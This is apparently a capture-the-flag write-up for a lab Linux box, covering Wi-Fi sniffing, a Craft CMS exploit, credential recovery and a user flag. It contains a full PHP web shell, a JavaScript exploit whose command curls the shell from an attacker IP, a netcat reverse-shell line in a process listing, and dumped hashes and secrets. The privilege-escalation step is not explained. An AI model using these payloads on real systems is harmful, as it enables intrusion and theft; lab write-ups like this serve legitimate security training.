

Layover

Box name: Layover

Ip:

Level/ Medium

Os: Linux

As is common in real life pentests, you will start the Layover box with credentials for the following account contractor / Contractor2026!

Madeby petstar

Enumeration

Start with nmap scan

```
nmapautomator --host 10.129.63.160 --type all
```

Running all scans on 10.129.63.160

Host is likely running Linux

```
-----Starting Port Scan-----  
-
```


PORT	STATE	SERVICE
22/tcp	open	ssh
3389/tcp	open	ms-wbt-server

```
-----Starting Script Scan-----  
---
```


```
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 9.6p1 Ubuntu 3ubuntu13.1  
9 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDS  
A)  
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25  
519)  
3389/tcp  open  ms-wbt-server Microsoft Terminal Service  
Service Info: OSs: Linux, Windows; CPE: cpe:/o:linux:linux_ke  
rnel, cpe:/o:microsoft:windows
```

As we have credentials let us connect to RDP

```
xfreerdp3 /v:10.129.63.160 /u:contractor /p:'Contractor2026!'  
+clipboard /dynamic-resolution /gdi:sw /cert:ignore /drive:share,  
/home/thierry/Desktop/
```



Connect to wifi and access to the web page



As we have wifi access but nothing i decide top put this wifi interface into mode monitor to try capturing something interesdting on the network

```
#checkk which interface is the good one
contractor@airside-ws01:~$ iwconfig
lo                no wireless extensions.


wlan2mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-
Power=20 dBm
          Retry short limit:7 RTS thr:off Fragment thr:of
f
          Power Management:off

wlan3 IEEE 802.11 ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Pow
er=20 dBm
          Retry short limit:7 RTS thr:off Fragment thr:of
f
          Power Management:off

eth0 no wireless extensions.
```

```
#Kill process and launch capture
sudo airmon-ng check kill
sudo airodump-ng wlan2mon -w /home/contractor/capture
```


Now that it is done let us capture packets into `wireshark` and filter on `HTTP`




We see that after one minute we get one login let us follow the stream

```
POST /miles/login.php HTTP/1.1
Host: portal.international.htb
User-Agent: curl/8.5.0
Accept: */*
Content-Length: 39
Content-Type: application/x-www-form-urlencoded

username=jenny&password=FlightDeck2026!HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
```




Do not see something else so let us check for not found page to find technology or CMS



Page Not Found


Page not found.

We see a red C in the bar let us check




We know that we run Craft CMS but nothing else about version

When access to admin endpoint



After login we get version



We found a targetable software Craft cms version solo 5.9.8. There is a vulnerability for it: CVE-2026-55794.

We are going to use this as a way to get a php shell.

First create a shell.php file, with the following contents:

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
```

```

</body>
<script>document.getElementById("cmd").focus();</script>
</html>

```


Then press Ctrl+Shift+J, go to console, and paste the code above, after typing "allow pasting":

```

(async () => {
  const csrf = window.Craft.csrfTokenValue;
  const fire = (cmd) => {
    const b = { elementType: "craft\\elements\\Category", siteId: 1, search: "",
      condition: { class: "craft\\elements\\conditions\\ElementCondition", elementType: "craft\\elements\\Category",
        fieldLayouts: [ { "as_rce": { "__class": "yii\\behaviors\\AttributeTypecastBehavior",
          "__construct()": [ { attributeTypes: { typecastBeforeSave: [ "Psy\\Readline\\Hoa\\ConsoleProcessus", "execute" ] },
            typecastBeforeSave: cmd } ] }, "on *": "self::beforeSave" } ] } } };
    const url = '/index.php?p=admin/actions/element-search/search';
    const t0 = performance.now();
    return fetch(url, {method: 'POST', headers: { 'Content-Type': 'application/json', 'Accept': 'application/json', 'X-CSRF-Token': csrf }, body: JSON.stringify(b)})
      .then(r => r.text().then(t => ({status: r.status, ms: Math.round(performance.now() - t0), head: t.slice(0, 60)})));
  };
  const timed = await fire("curl http://10.13.37.182:8000/shell.php --output /var/www/portal/web/index.php");
  return JSON.stringify({timed});
})();

```

This command is going to upload your shell.php into the website and substitute index.php for it:



Now that we have this access let us see if we can not see something interesting

```
cat ../.env
```

The result

```
# Read about configuration, here:
# https://craftcms.com/docs/5.x/configure.html

# The application ID used to to uniquely store session and ca
che data, mutex locks, and more
CRAFT_APP_ID=CraftCMS--41606de1-cf7a-4fc5-8b1e-6f746d801adf

# The environment Craft is currently running in (dev, stagin
g, production, etc.)
CRAFT_ENVIRONMENT=production

# General settings
CRAFT_SECURITY_KEY=IGckihFK64_lrSgJJ6QLkiPz-ow13Lr
CRAFT_DEV_MODE=false
CRAFT_ALLOW_ADMIN_CHANGES=false
CRAFT_DISALLOW_ROBOTS=true

CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=craft
CRAFT_DB_USER=craftuser
```

CRAFT_DB_TABLE_PREFIX=

CRAFT_ENABLE_TWIG_SANDBOX=true

We dump user table

```
select * from users;
```

```
| id | photoId | affiliatedSiteId | active | pending | locked
| suspended | admin | username | fullName | firstName |
lastName | email | password
| lastLoginDate | lastLoginAttemptIp | invalidLoginWind
owStart | invalidLoginCount | lastInvalidLoginDate | lockoutD
ate | hasDashboard | verificationCode | verificationCodeIssue
dDate | unverifiedEmail | passwordResetRequired | lastPasswor
dChangeDate | dateCreated | dateUpdated |
```

```

-----+-----+-----+-----+-----+-----+-----+-----+-----+
---+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | NULL | NULL | 1 | 0 | 0 |
| 0 | 1 | admin | NULL | NULL |
NULL | admin@htb-international.htb | $2y$13$ZdTZ
wteklJx2.z6sEY35pehui0sB28y3sGJTNozu.xTpYRe4MCGg2 | 2026-07-1
6 10:10:55 | NULL | NULL |
NULL | NULL | NULL | 0 | NU
LL | NULL | NULL |
| 0 | 2026-07-15 21:21:19 | 2026-07-15
21:21:19 | 2026-07-16 10:10:55 |
| 2 | NULL | NULL | 1 | 0 | 0 |
| 0 | 0 | jenny | Jenny Crawford | Jenny |
Crawford | jenny.crawford@htb-international.htb | $2y$13$abHJ
k/QLb8BE4L2pkBblebjEeWCMYFAdwguN2d7rDHZnnHJWvG7q | 2026-10-0
1 19:40:22 | NULL | NULL |
NULL | NULL | NULL | 1 | NU
LL | NULL | NULL |
| 0 | 2026-07-16 10:13:34 | 2026-07-16
10:13:34 | 2026-10-01 19:40:22 |
+---+---+---+---+---+---+---+---+---+
-+---+---+---+---+---+---+---+---+---+
+---+---+---+---+---+---+---+---+---+
-----+-----+-----+-----+-----+-----+-----+
-----+-----+-----+-----+-----+-----+
-----+-----+-----+-----+-----+-----+
-----+-----+-----+-----+-----+-----+
-----+-----+-----+-----+-----+-----+
-----+-----+-----+-----+-----+-----+
-----+-----+-----+-----+-----+-----+
---+---+---+---+---+---+---+---+---+
2 rows in set (0.001 sec)

```

MariaDB [craft]>

Another interesting table

```
SELECT * FROM htbairways_settings;
```

```

+-----+-----+
| id | name | value |
| dateCreated | dateUpdated |
+-----+-----+
+
| 1 | mailRelayPassword | u0E70gbBeWhhPn1HajsFMDg0ZDJhNzUwZT
UyNGMxYjBlZDk0MGFkZWE5MmEyMzc0ZjhmMmM4OGNiNTRiNDZTA2YWJjM2U
5OWU2YWlzMGUPrGNmIwqU0PL3Y0gahxRF5wvwsBHdA3Pf4+d1XnQ4I3W/cqDF
7Pr/58qVfPoNl5w= | 2026-07-16 03:19:52 | 2026-07-16 03:19:52
|
| 2 | mailRelayHost | mail.htbairways.htb
| 2026-08-11 13:31:23 | 2026-08-11 13:31:23 |
| 3 | mailRelayPort | 587
| 2026-08-11 13:31:23 | 2026-08-11 13:31:23 |
| 4 | mailRelayUser | aporter
| 2026-08-11 13:31:23 | 2026-08-11 13:31:23 |
+-----+-----+
+

```

Finally i discover that we can crack admin user password of craftCMS. Because the application server contained both the encrypted credential and the key required to decrypt it, the password could be recovered using Craft/Yii's native decryption functionality

```
cd /var/www/portal
```

```
php craft exec '$blob = base64_decode((new craft\db\Query())->select("value")->from("{%htbairways_settings}")->where(["name" => "mailRelayPassword"])->scalar()); var_dump(Craft::$app->security->decryptByKey($blob, "IGckihiFK64_lrSgJJ6QLkiPz-ow13Lr"));'
```

```
#----result-----
```

```
<ByKey($blob, "IGckihiFK64_lrSgJJ6QLkiPz-ow13Lr"));'
```

```
= b""
```

```
»A;:\x06Áyha>}Gj;\x05084d2a750e524c1b0ed940adea92a2374f8f2c
88cb54b403e06aac3e99e6ab30e\x0F~cf#\n
"8ð÷cH\x1A†\x14Eç\vð°\x11Ý\x03sßãçu^t8#u¿r ÅìúÿçÊ•|ú\r-æ
""
```

Output:

```
string(16) "Skyp0rt_Relay!26"
```

Now try to use the password for the user

```
www-data@portal:~/portal$ ls /home
```

```
ls /home
```

```
aporter
```

```
www-data@portal:~/portal$ su aporter
```

```
su aporter
```

```
Password: Skyp0rt_Relay!26
```

```
aporter@portal:/var/www/portal$ cd
```

```
cd
```

```
aporter@portal:~$ ls
```

```
ls
```

```
user.txt
```

```
aporter@portal:~$ cat user.txt
```

```
cat user.txt
```

```
5360fa2050ac78c06105207c8ab3df21
aporter@portal:~$
```

privilege escalation

```
root@portal:~# ps auxww
ps auxww
USER                PID %CPU %MEM    VSZ   RSS TTY      STAT START
TIME COMMAND
root                 1  0.0  0.3  22108 13160 ?        Ss   06:57
0:03 /sbin/init
root                53  0.0  0.4  50452 17124 ?        Ss   06:57
0:01 /usr/lib/systemd/systemd-journald
root               113  0.0  0.1  24396  6580 ?        Ss   06:57
0:00 /usr/lib/systemd/systemd-udev
systemd+           245  0.0  0.3  21336 12816 ?        Ss   06:57
0:00 /usr/lib/systemd/systemd-resolved
systemd+           261  0.0  0.2  18868  9376 ?        Ss   06:57
0:00 /usr/lib/systemd/systemd-networkd
root               280  0.0  0.0   7224  2692 ?        Ss   06:57
0:00 /usr/sbin/cron -f -P
root               281  0.0  0.1  93444  7908 ?        Ss   06:57
0:00 /usr/sbin/cupsd -f
message+           282  0.0  0.1   9584  5280 ?        Ss   06:57
0:00 @dbus-daemon --system --address=systemd: --nofork --nopi
dfile --systemd-activation --syslog-only
root               288  0.0  0.9 242756 37972 ?        Ss   06:57
0:01 php-fpm: master process (/etc/php/8.3/fpm/php-fpm.conf)
polkitd            291  0.0  0.1 308164  7976 ?        Ssl  06:57
0:00 /usr/lib/polkit-1/polkitd --no-debug
root               301  0.0  0.2  18020  8652 ?        Ss   06:57
0:00 /usr/lib/systemd/systemd-logind
root               310  0.0  0.3 468600 13220 ?        Ssl  06:57
0:00 /usr/libexec/udisks2/udisksd
root               327  0.0  0.2  12024  8144 ?        Ss   06:57
```

```

0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root          344  0.0  0.0   6148   2104 pts/0    Ss+  06:57
0:00 /sbin/agetty -o -p -- \u --noclear --keep-baud - 115200,
38400,9600 linux
root          345  0.0  0.0   11160   2060 ?        Ss   06:57
0:00 nginx: master process /usr/sbin/nginx -g daemon on; mast
er_process on;
www-data      347  0.0  0.1   12828   5516 ?        S    06:57
0:00 nginx: worker process
www-data      348  0.0  0.1   12828   5552 ?        S    06:57
0:00 nginx: worker process
www-data      349  0.0  0.1   13216   5968 ?        S    06:57
0:00 nginx: worker process
www-data      350  0.0  0.1   13188   5808 ?        S    06:57
0:00 nginx: worker process
syslog        355  0.0  0.1  152872   5612 ?        Ssl  06:57
0:01 /usr/sbin/rsyslogd -n -iNONE
mysql         528  0.0  2.9  1416796 118088 ?        Ssl  06:58
0:02 /usr/sbin/mariadb
www-data      534  0.0  1.5  244928  60968 ?        S    06:58
0:00 php-fpm: pool www
www-data      535  0.0  1.6  256964  66628 ?        S    06:58
0:00 php-fpm: pool www
www-data      770  0.0  0.0    2800    1800 ?        S    07:21
0:00 sh -c -- busybox nc 10.13.37.182 1234 -e /bin/sh
www-data      771  0.0  0.0    2800    1792 ?        S    07:21
0:00 /bin/sh
www-data      772  0.0  0.2   18500  10540 ?        S    07:21
0:00 python3 -c import pty; pty.spawn("/bin/bash")
www-data      773  0.0  0.1    7960   4184 pts/1    Ss   07:21
0:00 /bin/bash
root          792  0.0  0.1   10128   4752 pts/1    S    07:34
0:00 su aporter
aporter       796  0.0  0.2   20144  11260 ?        Ss   07:34
0:00 /usr/lib/systemd/systemd --user
aporter       797  0.0  0.0   21156   3528 ?        S    07:34

```

```

0:00 (sd-pam)
aporter      808  0.0  0.1  8940  5244 pts/1    S    07:34
0:00 bash
root        980  0.0  0.1  17140  7276 pts/1    S+   08:01
0:00 sudo -i
root        981  0.0  0.0  17140  2572 pts/2    Ss   08:01
0:00 sudo -i
root        982  0.0  0.1   8928  5304 pts/2    S    08:01
0:00 -bash
root        995  0.0  0.1  11320  4344 pts/2    R+   08:04
0:00 ps auxww

